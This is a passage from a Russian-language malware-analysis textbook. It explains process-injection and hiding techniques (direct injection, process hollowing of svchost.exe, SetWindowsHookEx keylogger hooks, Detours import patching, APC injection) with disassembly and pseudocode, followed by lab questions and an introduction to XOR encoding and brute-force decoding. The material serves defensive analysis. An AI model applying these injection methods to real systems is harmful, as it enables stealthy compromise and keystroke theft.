Если вы смогли распознать процедуру внедрения DLL и получить эти важные строки, то сможете быстро проанализировать и целый подвид вредоносных загрузчиков.

Прямое внедрение

Прямое внедрение, как и внедрение DLL, подразумевает выделение и вставку кода в адресное пространство внешнего процесса. В нем используется похожий набор вызовов Windows API. Разница состоит в том, что вместо создания отдельной DLL и принуждения процесса ее загрузить вредоносный код вставляется непосредственно в сам процесс.

Прямое внедрение отличается большей гибкостью, но для успешного выполнения этой процедуры без отрицательных последствий для атакуемого процесса требуется большое количество модифицированного кода. С помощью этой методики можно внедрять скомпилированный код, но чаще всего она используется для вставки кода командной оболочки.

При прямом внедрении обычно встречаются три функции: `VirtualAllocEx`, `WriteProcessMemory` и `CreateRemoteThread`. Как правило, выполняется два вызова — `VirtualAllocEx` и `WriteProcessMemory`. Первый выделяет и записывает данные, которые нужны внешнему потоку выполнения, а второй выделяет и записывает сам код потока. Вызов `CreateRemoteThread` будет содержать местоположение кода внешнего потока (`lpStartAddress`) и его параметр (`lpParameter`).

Поскольку данные и функции, используемые внешним потоком, должны существовать в заражаемом процессе, обычная процедура компиляции здесь не подойдет. Например, строки не должны находиться в стандартном разделе `.data`, а для использования функций, которые еще не были загружены, придется применять вызовы `LoadLibrary/GetProcAddress`. Существуют и другие ограничения, в которые мы не станем углубляться. В сущности, для прямого внедрения автор вредоносного ПО должен либо владеть хорошими навыками написания ассемблерного кода, либо обходиться вставкой относительно простого кода командной оболочки.

Для анализа кода внешнего потока вам, вероятно, придется отладить вредоносную программу и сохранить для дальнейшего исследования все буферы памяти, которые встречаются до вызовов `WriteProcessMemory`. Поскольку эти буферы часто содержат код командной оболочки, вам понадобятся соответствующие навыки, которые мы рассмотрим в главе 19.

Подмена процесса

Вместо того чтобы вставлять код в атакуемый процесс, некоторые вредоносы используют прием под названием *«подмена процесса»* — перезапись адресного пространства активного процесса с помощью зараженного исполняемого файла. Злоумышленники используют этот подход, когда хотят замаскировать вредоносный код под обычную программу, не рискуя обрушить процесс из-за внедрения в него.

Этот прием позволяет вредоносу получить те же привилегии, какие имеет подменяемый им процесс. Например, если бы вредоносная программа подменила процесс `svchost.exe`, в списке процессов остался бы тот же исполняемый файл `svchost.exe`, запущенный из каталога `C:\Windows\System32`, что, скорее всего, не вызвало бы никаких подозрений (это, к слову, распространенная атака).

Ключевым аспектом данной методики является создание процесса в *приостановленном состоянии*, то есть процесса, который загружается в память, но ничего не делает, так как его главный поток не выполняется. Такая программа будет бездействовать, пока кто-то извне не запустит ее главный поток. В листинге 12.2 показано, как автор вредоносного ПО приостанавливает процесс, передавая значение `CREATE_SUSPENDED (0x4)` в качестве аргумента `dwCreationFlags` для вызова `CreateProcess`.

Листинг 12.2. Ассемблерный код, демонстрирующий подмену процесса

```
00401535      push   edi              ; lpProcessInformation
00401536      push   ecx              ; lpStartupInfo
00401537      push   ebx              ; lpCurrentDirectory
00401538      push   ebx              ; lpEnvironment
00401539      push   CREATE_SUSPENDED ; dwCreationFlags
0040153B      push   ebx              ; bInheritHandles
0040153C      push   ebx              ; lpThreadAttributes
0040153D      lea    edx, [esp+94h+CommandLine]
00401541      push   ebx              ; lpProcessAttributes
00401542      push   edx              ; lpCommandLine
00401543      push   ebx              ; lpApplicationName
00401544      mov    [esp+0A0h+StartupInfo.dwFlags], 101h
0040154F      mov    [esp+0A0h+StartupInfo.wShowWindow], bx
00401557      call   ds:CreateProcessA
```

Эта процедура плохо описана в официальной документации, но с ее помощью процесс можно загрузить в память и остановить на точке входа.

В листинге 12.3 показан псевдокод на языке C, выполняющий подмену процесса.

Листинг 12.3. Подмена процесса в виде псевдокода на языке C

```
CreateProcess(...,"svchost.exe",...,CREATE_SUSPEND,...);
ZwUnmapViewOfSection(...);
VirtualAllocEx(...,ImageBase,SizeOfImage,...);
WriteProcessMemory(...,headers,...);
for (i=0; i < NumberOfSections; i++) {
  ❶ WriteProcessMemory(...,section,...);
}
SetThreadContext();
...
ResumeThread();
```

Закончив с приготовлениями, следует записать в адресное пространство заражаемого процесса вредоносный исполняемый файл. Обычно для этого используется функция `ZwUnmapViewOfSection`, освобождающая весь участок памяти, на который указывает переданный ей аргумент. Вслед за этим загрузчик выполняет операцию `VirtualAllocEx`, чтобы выделить новое адресное пространство для вредоносного кода, и вызывает `WriteProcessMemory`, чтобы записать туда каждый раздел вредоноса; обычно это делается в цикле, как показано в строке ❶.

На завершающем этапе вредонос восстанавливает среду атакуемого процесса и связывает точку входа с вредоносным кодом, используя вызов `SetThreadContext`. В конце вызывает `ResumeThread`, чтобы вредонос, подменивший обычный процесс, смог начать свою работу.

Подмена процесса является эффективным способом маскировки вредоносных программ. Притворяясь обычным Windows-процессом, вредонос может избежать обнаружения со стороны брандмауэров и систем предотвращения вторжения (intrusion prevention systems, IPS). Кроме того, вредонос может обмануть даже опытного пользователя, который будет видеть в списке процессов путь к оригинальному исполняемому файлу, даже не подозревая, что тот был подменен.

Внедрение перехватчиков

Этот метод загрузки вредоносного кода основан на использовании *перехватчиков* Windows, которые перехватывают сообщения, направляемые приложениям. Злоумышленники могут внедрять перехватчики для достижения двух целей.

- Сделать так, чтобы вредоносный код выполнялся при перехвате определенного сообщения.
- Сделать так, чтобы в адресное пространство атакуемого процесса загрузилась определенная библиотека.

Как видно на рис. 12.3, пользователь генерирует события, которые передаются операционной системе, а она передает сообщения, созданные этими событиями, потокам, подписанным на них. Справа показан один из приемов, с помощью которого злоумышленник может вставить в перехваченные сообщения вредоносную библиотеку.




Рис. 12.3. Поток событий и сообщений в Windows с внедрением перехватчиков и без него

Локальные и внешние перехватчики

В Windows есть два вида перехватчиков.

- *Локальные*. Используются для просмотра или изменения сообщений, направленных во внутренний процесс.
- *Внешние*. Используются для просмотра или изменения сообщений, направленных во внешний процесс.

Существует две разновидности внешних перехватчиков: высоко- и низкоуровневые. Высокоуровневый внешний перехватчик требует, чтобы его функция экспортировалась и находилась в DLL — ОС свяжет ее с адресным пространством перехватываемого потока (или всех потоков сразу). Низкоуровневый внешний перехватчик требует, чтобы его функция находилась в процессе, который его устанавливает. Эта функция получает уведомление до того, как ОС сможет обработать событие.

Кейлогеры на основе перехватчиков

Внедрение перехватчиков часто используется в таких вредоносных приложениях, как *кейлогеры*, которые записывают нажатия клавиш. Информацию о нажатии можно получить путем регистрации обработчиков высокого (`WH_KEYBOARD`) или низкого (`WH_KEYBOARD_LL`) уровня.

При использовании процедуры типа `WH_KEYBOARD` обработчики часто выполняются в контексте внешнего процесса, но они также могут работать и в процессе, который их установил. В случае с типом `WH_KEYBOARD_LL` события передаются непосредственно процессу, установившему перехватчик, поэтому тот будет выполняться в соответствующем контексте. И тот и другой тип перехватчиков позволяет кейлогеру записывать нажатия клавиш и сохранять их в файл или же модифицировать их перед тем, как они дойдут до процесса или системы.

Использование функции SetWindowsHookEx

`SetWindowsHookEx` является основной функцией для внешнего перехвата в Windows. Она принимает следующие аргументы.

- `idHook`. Определяет тип устанавливаемой процедуры перехвата.
- `lpfn`. Указывает на процедуру перехвата.
- `hMod`. В случае с высокоуровневыми перехватчиками определяет дескриптор библиотеки, в которой находится процедура перехвата (`lpfn`). В случае с низкоуровневыми перехватчиками определяет локальный модуль, в котором объявлена процедура `lpfn`.
- `dwThreadId`. Определяет идентификатор потока, с которым будет связана процедура перехвата. Если этот аргумент равен нулю, перехватчик будет связан

со всеми существующими потоками, которые выполняются в одной системе с вызывающим кодом. При использовании низкоуровневых перехватчиков ему следует присвоить ноль.

Процедура перехвата может содержать код для обработки сообщений, поступающих из системы, а может и бездействовать. В любом случае она обязана сделать вызов `CallNextHookEx`, который гарантирует, что следующая процедура в цепочке вызовов получит сообщение и что система продолжит работать корректно.

Атака на отдельные потоки

При атаке на поток с конкретным параметром `dwThreadId` вредонос обычно содержит инструкции для определения системного потока с подходящим идентификатором, но он также может атаковать все потоки подряд. Второй вариант применяется только кейлогерами и их аналогами, целью которых является перехват сообщений. Загрузка во все потоки сразу может замедлить ОС и спровоцировать срабатывание системы предотвращения вторжений (IPS). Поэтому, если вредоносу нужно лишь загрузить DLL во внешний процесс, он внедрится только в один поток, чтобы остаться незаметным.

Чтобы атаковать определенный поток, нужно сначала найти подходящий процесс и запустить его, если он в этот момент не работает. Перехват сообщений, которые часто используются Windows, повышает вероятность срабатывания IPS, поэтому вредоносные программы обычно устанавливают перехватчики для менее востребованных сообщений, таких как `WH_CBT` (относится к обучающим компьютерным программам).

В листинге 12.4 показан ассемблерный код, который выполняет внедрение перехватчика, чтобы загрузить DLL в адресное пространство другого процесса.

Листинг 12.4. Внедрение перехватчика: ассемблерный код

```
00401100     push    esi
00401101     push    edi
00401102     push    offset LibFileName ; "hook.dll"
00401107     call    LoadLibraryA
0040110D     mov     esi, eax
0040110F     push    offset ProcName    ; "MalwareProc"
00401114     push    esi                ; hModule
00401115     call    GetProcAddress
0040111B     mov     edi, eax
0040111D     call    GetNotepadThreadId
00401122     push    eax                ; dwThreadId
00401123     push    esi                ; hmod
00401124     push    edi                ; lpfn
00401125     push    WH_CBT ; idHook
00401127     call    SetWindowsHookExA
```

Вредоносная программа загружает зараженную библиотеку (`hook.dll`), после чего получает адрес процедуры перехвата. Эта процедура, `MalwareProc`, делает лишь один вызов — `CallNextHookEx`. После этого из потока, принадлежащего процессу `notepad.exe` (будем считать, что он запущен), вызывается локальная функция `SetWindowsHookEx`, которая получает идентификатор `dwThreadId` для `notepad.exe`.

В конце атакуемому процессу передается сообщение `WH_CBT`, чтобы тот загрузил библиотеку `hook.dll`. Это позволит `hook.dll` работать в адресном пространстве `notepad.exe`.

После внедрения `hook.dll` может выполнить от имени процесса `notepad.exe` весь вредоносный код, хранящийся внутри `DllMain`. Поскольку функция `MalwareProc` вызывает лишь процедуру `CallNextHookEx`, она не должна влиять на входящие сообщения, но, чтобы это гарантировать, вредоносные программы часто вызывают вслед за ней `LoadLibrary` и `UnhookWindowsHookEx`.

Detours

Detours — это библиотека, разработанная подразделением Microsoft Research в 1999 году. Изначально ее целью было упростить управление и расширение возможностей ОС и приложений. Она позволяет разработчикам легко вносить изменения в программы.

Библиотека Detours пользуется популярностью среди авторов вредоносного ПО, которые с ее помощью импортируют модификации таблиц, подключают динамические библиотеки к существующим программным файлам и добавляют перехватчики в активные процессы.

Чаще всего злоумышленники используют Detours для добавления новых DLL к двоичным файлам, хранящимся на диске. Вредонос модифицирует структуру PE-заголовка и создает раздел под названием `.detour`, которая обычно помещается между таблицей экспорта и какими-либо отладочными символами. Она содержит исходный PE-заголовок с новой таблицей адресов импорта. После внесения изменений с использованием утилиты `setdll`, которая поставляется вместе с Detours, заголовок начинает ссылаться на эту таблицу.

На рис. 12.4 показано окно программы PEview с открытым процессом `notepad.exe`, который был заражен с помощью библиотеки Detours. Обратите внимание, что новая таблица импорта в разделе `.detour` ❶ содержит запись `evil.dll` ❷. Благодаря этому `evil.dll` будет загружаться вместе с Блокнотом. Блокнот будет работать как обычно, и большинство пользователей даже не заметит выполнения вредоносной библиотеки.




Рис. 12.4. Демонстрация внедрения evil.dll с помощью Detours в окне PEview

Как известно, вместо официальной версии Detours от компании Microsoft авторы вредоносного ПО используют альтернативные и нестандартные методы добавления раздела `.detour`. Но это не должно помешать вам проанализировать зараженный код.

Внедрение асинхронных процедур

Ранее в этой главе мы показали, что если создать поток с помощью вызова `CreateRemoteThread`, то из внешнего процесса можно вызвать нужные вам функции. Однако создание потока требует дополнительных ресурсов — гораздо эффективнее было бы вызывать функцию из существующего потока. В Windows эта возможность предоставляется с помощью *асинхронного вызова процедур* (asynchronous procedure call, APC).

APC может заставить поток выполнить какой-то другой код, прежде чем начинать работу в штатном режиме. У каждого потока есть своя очередь асинхронных процедур, которые выполняются, когда тот находится в ожидающем состоянии, например при вызове таких функций, как `WaitForSingleObjectEx`, `WaitForMultipleObjectsEx` или `Sleep`. Эти функции, в сущности, дают потоку возможность выполнить накопившиеся APC.

Если приложение помещает APC в очередь в то время, когда поток еще находится в ожидающем состоянии, то после запуска выполнение потока начнется с асинхронного вызова процедур. Поток последовательно вызывает все APC-функции в очереди. Когда очередь заканчивается, он продолжает работать в штатном режиме. Авторы вредоносного ПО используют APC для упреждения потоков, находящихся в ожидающем состоянии, чтобы добиться немедленного выполнения собственного кода.

APC бывают двух видов:

- процедуры, сгенерированные для системы или драйвера, работают в *режиме ядра*;
- процедуры, сгенерированные для прикладной программы, работают в *режиме пользователя*.

Вредоносное ПО генерирует процедуры в обоих режимах, используя *внедрение APC*. Рассмотрим каждый из этих методов.

Внедрение APC из пользовательского пространства

Находясь в пользовательском пространстве, поток может поместить в очередь функцию, которая будет вызвана из внешнего потока. Для этого предусмотрена операция `QueueUserAPC`. Поскольку для выполнения пользовательских APC поток должен быть ожидающим, злоумышленников интересуют программы, которые с большой долей вероятности входят в это состояние. К счастью для аналитиков безопасности, вызов `WaitForSingleObjectEx` является самым популярным в Windows API и ожидающих потоков обычно довольно много.

Рассмотрим аргументы функции `QueueUserAPC`: `pfnAPC`, `hThread` и `dwData`. Вызов `QueueUserAPC` просит поток с дескриптором `hThread` запустить процедуру `pfnAPC` с па-

раметром dwData. В листинге 12.5 показано, как вредоносное ПО может использовать QueueUserAPC для принудительной загрузки DLL в контексте другого процесса, хотя перед этим для атаки уже был выбран подходящий поток.

ПРИМЕЧАНИЕ

Чтобы распознать код, атакующий отдельные потоки, ищите API-вызовы наподобие CreateToolhelp32Snapshot, Process32First и Process32Next, с помощью которых вредонос находит нужный процесс. Вслед за ними часто следуют вызовы Thread32First и Thread32Next, которые находятся внутри цикла и ищут в процессе поток для атаки. Как вариант, для поиска процесса вредонос может использовать вызов Nt/ZwQuerySystemInformation с информационным классом SYSTEM_PROCESS_INFORMATION.

Листинг 12.5. Внедрение APC из пользовательского приложения

```
00401DA9      push   [esp+4+dwThreadId]    ; dwThreadId
00401DAD      push   0                     ; bInheritHandle
00401DAF      push   10h                   ; dwDesiredAccess
00401DB1      call   ds:OpenThread ❶
00401DB7      mov    esi, eax
00401DB9      test   esi, esi
00401DBB      jz     short loc_401DCE
00401DBD      push   [esp+4+dwData]        ; dwData = dbnet.dll
00401DC1      push   esi                   ; hThread
00401DC2      push   ds:LoadLibraryA ❷     ; pfnAPC
00401DC8      call   ds:QueueUserAPC
```

Получив идентификатор нужного потока, вредонос открывает с его помощью соответствующий дескриптор ❶. В данном примере вредонос хочет заставить поток загрузить DLL во внешний процесс, поэтому мы можем наблюдать вызов QueueUserAPC, аргумент pfnAPC которого равен LoadLibraryA ❷. Параметр, который будет передан функции LoadLibraryA, содержится в аргументе dwData (здесь ему предварительно присваивается имя библиотеки dbnet.dll). Когда внешний поток войдет в ожидающее состояние, он вызовет LoadLibraryA, заставляя атакуемый процесс загрузить dbnet.dll (при условии, что процедура находится в очереди).

В этом примере вредоносная программа атакует процесс svchost.exe. Это распространенный вариант, поскольку потоки этого процесса часто находятся в ожидающем состоянии. Вредонос может внедрить APC во все потоки svchost.exe, чтобы зараженный код выполнился как можно быстрее.

Внедрение APC из пространства ядра

Вредоносным драйверам и руткитам часто нужно выполнить код в пользовательском пространстве, но никакого простого приема для этого не существует. Один из методов, которые они используют, заключается во внедрении APC в режиме ядра, что позволяет перенести выполнение их кода в пространство пользователя. Вредоносный драйвер может сгенерировать асинхронную процедуру и выделить поток для ее

выполнения в пользовательском режиме (чаще всего это делается внутри `svchost.exe`). Процедуры этого типа часто содержат код командной оболочки.

Для эксплуатации APC драйверы устройств используют две основные функции: `KeInitializeApc` и `KeInsertQueueApc`. Пример того, как эти функции применяются в рутките, показан в листинге 12.6.

Листинг 12.6. Внедрение пользовательских APC из пространства ядра

```
000119BD     push  ebx
000119BE     push  1 ❶
000119C0     push  [ebp+arg_4] ❷
000119C3     push  ebx
000119C4     push  offset sub_11964
000119C9     push  2
000119CB     push  [ebp+arg_0] ❸
000119CE     push  esi
000119CF     call  ds:KeInitializeApc
000119D5     cmp   edi, ebx
000119D7     jz    short loc_119EA
000119D9     push  ebx
000119DA     push  [ebp+arg_C]
000119DD     push  [ebp+arg_8]
000119E0     push  esi
000119E1     call  edi        ;KeInsertQueueApc
```

Асинхронную процедуру нужно сначала инициализировать с помощью вызова `KeInitializeApc`. Если шестой аргумент, `NormalRoutine` ❷, не равен нулю, а седьмой аргумент, `ApcMode` ❶, равен `1`, это означает, что процедура работает в пользовательском режиме. Таким образом, исследовав эти два параметра, вы можете определить, использует ли руткит внедрение APC для запуска кода в пространстве пользователя.

`KeInitializeAPC` инициализирует структуру KAPC, которая должна быть передана функции `KeInsertQueueApc`, чтобы объект APC был помещен в очередь атакуемого потока. В листинге 12.6 структура KAPC будет содержаться в регистре ESI. В результате успешного выполнения KeInsertQueueApc асинхронная процедура попадет в очередь и будет готова к запуску.

В данном примере вредонос ведет атаку на процесс `svchost.exe`, но, чтобы в этом убедиться, нам необходимо исследовать предпоследний аргумент, который помещается в стек для вызова `KeInitializeApc`. Он содержит поток, который будет внедрен. В данном случае это `arg_0` ❸. Следовательно, нам нужно вернуться назад по коду и посмотреть, какое значение присваивается этому аргументу: это позволит нам понять, что атака направлена на потоки процесса `svchost.exe`.

Итоги главы

В этой главе мы изучили распространенные методы скрытого запуска вредоносного ПО — от простых до продвинутых. Многие из них требуют модификации оперативной памяти в системе, как в случае с внедрением DLL, подменой процессов и уста-

новкой перехватчиков. Другие методики подразумевают изменение двоичных файлов на диске, как мы видели на примере добавления раздела `.detour` в PE-заголовок. И хотя эти приемы сильно разнятся, цель у них одна и та же.

Аналитик безопасности должен уметь распознавать разные способы запуска: это позволяет находить вредоносный код в работающей системе. Но определение и исследование методик запуска являются лишь частью общего анализа, поскольку в конечном счете все загрузчики делают одно и то же: запускают вредоносное ПО.

В следующих двух главах рассказывается, как вредоносы кодируют свои данные и взаимодействуют по сети.

Лабораторные работы

Лабораторная работа 12.1

Проанализируйте зараженные файлы `Lab12-01.exe` и `Lab12-01.dll`. Убедитесь, что во время анализа они находятся в одном и том же каталоге.

Вопросы

1. Что произойдет, если запустить вредоносный исполняемый файл?
2. В какой процесс выполняется внедрение?
3. Как заставить вредоносную программу прекратить открывать всплывающие окна?
4. Как этот вредонос работает?

Лабораторная работа 12.2

Проанализируйте зараженный файл `Lab12-02.exe`.

Вопросы

1. Каково назначение этой программы?
2. Как загрузчик скрывает выполнение?
3. Где хранится вредоносный код?
4. Как защищен вредоносный код?
5. Как защищены строки?

Лабораторная работа 12.3

Проанализируйте вредонос, извлеченный в лабораторной работе 12.2, или воспользуйтесь файлом `Lab12-03.exe`.

Вопросы

1. Каково назначение этого вредоносного кода?
2. Как вредоносный код себя внедряет?
3. Какие файлы эта программа оставляет после себя на диске?

Лабораторная работа 12.4

Проанализируйте зараженный файл `Lab12-04.exe`.

Вопросы

1. Что делает код по адресу 0x401000?
2. В какой процесс внедряется код?
3. Какая библиотека загружается с помощью функции `LoadLibraryA`?
4. Что передается вызову `CreateRemoteThread` в качестве четвертого аргумента?
5. Какой вредоносный код внедряется основным исполняемым файлом?
6. Каково назначение этого и внедряемого вредоносного кода?

13 Кодирование данных

В контексте анализа безопасности термин *«кодирование данных»* означает любое изменение содержимого с целью скрытия его истинного назначения. Вредоносное ПО использует методики кодирования для маскировки своей активности. Как аналитик безопасности вы должны быть с ними знакомы, чтобы в полной мере понимать принцип работы вредоноса.

При кодировании данных злоумышленник выбирает метод, который лучше всего подходит для его задач. В каких-то случаях это могут быть простые шифры или примитивные функции кодирования, которые обеспечивают достаточную защиту и легко реализуемы. А иногда применяются сложные криптографические алгоритмы или нестандартное шифрование, чтобы затруднить обнаружение и разбор вредоносного кода.

Мы начнем эту главу с поиска и определения функций кодирования, после чего рассмотрим стратегии расшифровки данных.

Зачем нужно анализировать алгоритмы кодирования

Вредоносное ПО применяет кодирование по самым разным причинам. Чаще всего это делается для шифрования сетевого взаимодействия, но данные методики также могут помочь скрыть внутренние механизмы вредоноса. Например, злоумышленник может использовать слой кодирования для следующих целей:

- скрыть конфигурационную информацию, такую как управляющий домен;
- похитить информацию, предварительно сохранив ее в промежуточный файл;
- хранить строки, которые используются вредоносным кодом, и декодировать их в нужный момент;
- выдать вредоносную программу за обычную утилиту, пряча строки, которые используются для нанесения вреда.

При анализе алгоритмов кодирования мы всегда ставим перед собой две задачи: определить функцию кодирования и затем использовать эти сведения для расшифровки того, что злоумышленник пытается спрятать.

Простые шифры

Простые способы кодирования существуют на протяжении тысяч лет. И вы ошибаетесь, если думаете, что они исчезли с появлением мощных современных компьютеров. Примитивные шифры часто используются для перевода информации в другой набор символов или видоизменения ее таким образом, чтобы другие люди не могли ее прочитать.

К простым методам кодирования часто относятся пренебрежительно из-за их тривиальности, но в контексте вредоносного ПО они обладают множеством преимуществ.

- Достаточно компактные, чтобы их можно было использовать в средах с ограниченным пространством, например при эксплуатации кода командной оболочки.
- Менее заметны по сравнению со сложными шифрами.
- Требуют минимум ресурсов и, как следствие, почти не влияют на производительность.

Авторы вредоносного ПО, применяющие простое шифрование, не рассчитывают на то, что это спасет их от обнаружения, — для них это всего лишь доступный способ скрыть свою активность на случай базового анализа.

Шифр Цезаря

Одним из первых используемых шифров был *шифр Цезаря*. Во времена Римской империи с его помощью скрывали сообщения, которые гонцы передавали на поле боя. Ниже показан пример секретного военного приказа, закодированного шифром Цезаря (дословно означает «атаковать в полдень»):

```
ATTACK AT NOON
DWWDFN DW QRRQ
```

Гаммирование

Гаммирование — это простой метод кодирования, похожий на шифр Цезаря. Его еще называют *исключающим ИЛИ* (exclusive OR, XOR). Это логическая операция, с помощью которой можно модифицировать биты.

В ходе гаммирования к каждому байту исходного текста применяется исключающее ИЛИ со статическим байтовым значением. Например, на рис. 13.1 показано, как с использованием гаммирования и байта 0x3C можно зашифровать сообщение `ATTACK AT NOON`. Каждый символ содержится в отдельной ячейке и представлен в двух форматах: как управляющий код ASCII *(сверху)* и в виде шестнадцатеричных символов *(снизу)*.

Как можно видеть в этом примере, результатом гаммирования часто становятся байты, которые выходят за рамки печатных символов (здесь они обозначены затем-

ненными ячейками). Буква C в слове ATTACK преобразуется в шестнадцатеричное значение `0x7F`, которое обычно соответствует символу удаления. Точно так же пробел превращается в значение `0x1C`, которое, как правило, используется в качестве файлового разделителя.

A	T	T	A	C	K		A	T		N	O	O	N
0x41	0x54	0x54	0x41	0x43	0x4B	0x20	0x41	0x54	0x20	0x4E	0x4F	0x4F	0x4E
}	h	h	}	DEL	W	FS	}	H	FS	r	s	s	r
0x7d	0x68	0x68	0x7d	0x7F	0x77	0x1C	0x7d	0x68	0x1C	0x72	0x71	0x71	0x72

Рис. 13.1. Строка ATTACK AT NOON, зашифрованная с помощью исключающего ИЛИ и значения 0x3C (сверху показана исходная строка, а снизу — результат)

Гаммирование является удобным в использовании, поскольку оно одновременно и простое (требует лишь одной инструкции в машинном коде), и *обратимое*.

В обратимых шифрах для кодирования и декодирования подходит одна и та же функция. Чтобы декодировать данные, зашифрованные с помощью гаммирования, нужно повторить операцию XOR с тем же ключом, какой использовался при кодировании.

Данная реализация гаммирования (где для всех байтов указывается один и тот же ключ) называется *однобайтной*.

Взлом гаммирования методом перебора

Представьте, что мы расследуем инцидент, связанный с вредоносным ПО. Мы обнаружили, что за секунду до того, как вредонос начинает свою работу, в каталоге с кэшем браузера создается два файла. Один из них имеет расширение SWF и, как можно предположить, используется для эксплуатации уязвимостей в плагине Flash. Имя второго — `a.gif`, но у него нет GIF-заголовка, который должен начинаться с `GIF87a` или `GIF89a`. Вместо этого он начинается с байтов, показанных в листинге 13.1.

Листинг 13.1. Начальные байты файла a.gif, зашифрованного методом гаммирования

```
5F 48 42 12 10 12 12 12 16 12 1D 12 ED ED 12 12   _HB.............
AA 12 12 12 12 12 12 12 52 12 08 12 12 12 12 12   ........R.......
12 12 12 12 12 12 12 12 12 12 12 12 12 12 12 12   ................
12 12 12 12 12 12 12 12 12 12 12 12 13 12 12 12   ................
A8 02 12 1C 0D A6 1B DF 33 AA 13 5E DF 33 82 82   ........3..^.3..
46 7A 7B 61 32 62 60 7D 75 60 73 7F 32 7F 67 61   Fz{a2b`}u`s.2.ga
```

Мы подозреваем, что это может быть исполняемый файл, зашифрованный путем гаммирования, но как это проверить? Одна из стратегий, которая подходит для однобайтного кодирования, состоит в простом переборе.

Каждый символ имеет лишь 256 возможных вариантов, поэтому компьютер может достаточно легко и быстро применить к файловому заголовку исключающее ИЛИ с использованием каждого однобайтного ключа и затем сравнить результат с заголовком, который можно ожидать от исполняемого файла. В табл. 13.1 представлен потенциальный вывод подобного скрипта.

Ниже вы можете видеть несколько начальных байтов файла `a.gif`, закодированных с применением разных XOR-ключей. Мы перебираем разные ключи, пока не увидим знакомый результат — в данном случае MZ-заголовок. В первом столбце указаны значения, которые используются в качестве ключа, а во втором — начальные байты после их преобразования. В третьем столбце мы отвечаем на вопрос, было ли найдено подозрительное содержимое.

Таблица 13.1. Расшифровка гаммированного исполняемого файла методом перебора

Значение XOR-ключа	Начальные байты файла	Найден ли MZ-заголовок?
Исходный	5F 48 42 12 10 12 12 12 16 12 1D 12 ED ED 12	Нет
XOR с 0x01	5e 49 43 13 11 13 13 13 17 13 1c 13 ec ec 13	Нет
XOR с 0x02	5d 4a 40 10 12 10 10 10 14 10 1f 10 ef ef 10	Нет
XOR с 0x03	5c 4b 41 11 13 11 11 11 15 11 1e 11 ee ee 11	Нет
XOR с 0x04	5b 4c 46 16 14 16 16 16 12 16 19 16 e9 e9 16	Нет
XOR с 0x05	5a 4d 47 17 15 17 17 17 13 17 18 17 e8 e8 17	Нет
...	...	Нет
XOR с 0x12	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00	Да!

Обратите внимание на последнюю строку этой таблицы, в которой выполняется XOR с байтом 0x12. В ней находится MZ-заголовок. PE-файлы начинаются буквами `MZ`, которые в шестнадцатеричном виде выглядят как 4d и 5a, что соответствует первым двум символам в этой конкретной строке.

Вслед за этим, исследовав более длинный отрезок заголовка, мы увидим другие части файла (листинг 13.2).

Листинг 13.2. Первые байты расшифрованного PE-файла

```
4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00   MZP.............
B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00   ........@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00   ................
BA 10 00 0E 1F B4 09 CD 21 B8 01 4C CD 21 90 90   ........!..L.!..
54 68 69 73 20 70 72 6F 67 72 61 6D 20 6D 75 73   This program mus
```

Здесь обнаруживается текст `This program mus`. Это начало заглушки, которая является обычным элементом исполняемого файла со времен DOS и еще раз доказывает, что мы действительно имеем дело с форматом PE.

Перебор во множестве файлов

Перебор можно выполнять заранее. Например, если у вас есть много файлов и вы хотите проверить, являются ли они зашифрованными файлами в формате PE, вы можете создать 255 сигнатур для каждой комбинации с исключающим ИЛИ и сосредоточиться на элементах, которые, по вашему мнению, могут там присутствовать.

Допустим, вы решили искать строку `This program`, закодированную однобайтной операцией XOR, так как заголовок PE-файла обычно содержит текст наподобие `This program must be run under Win32` или `This program cannot be run in DOS`. Если сгенерировать все возможные перестановки в исходной строке со всеми возможными значениями для XOR, получится набор сигнатур, которые нужно искать (табл. 13.2).

Таблица 13.2. Создание XOR-сигнатур для перебора

Значение XOR-ключа	**"This program"**
Исходное	54 68 69 73 20 70 72 6f 67 72 61 6d 20
XOR с 0x01	55 69 68 72 21 71 73 6e 66 73 60 6c 21
XOR с 0x02	56 6a 6b 71 22 72 70 6d 65 70 63 6f 22
XOR с 0x03	57 6b 6a 70 23 73 71 6c 64 71 62 6e 23
XOR с 0x04	50 6c 6d 77 24 74 76 6b 63 76 65 69 24
XOR с 0x05	51 6d 6c 76 25 75 77 6a 62 77 64 68 25
...	...
XOR с 0xFF	ab 97 96 8c df 8f 8d 90 98 8d 9e 92 df

Однобайтное гаммирование с сохранением нулевых байтов

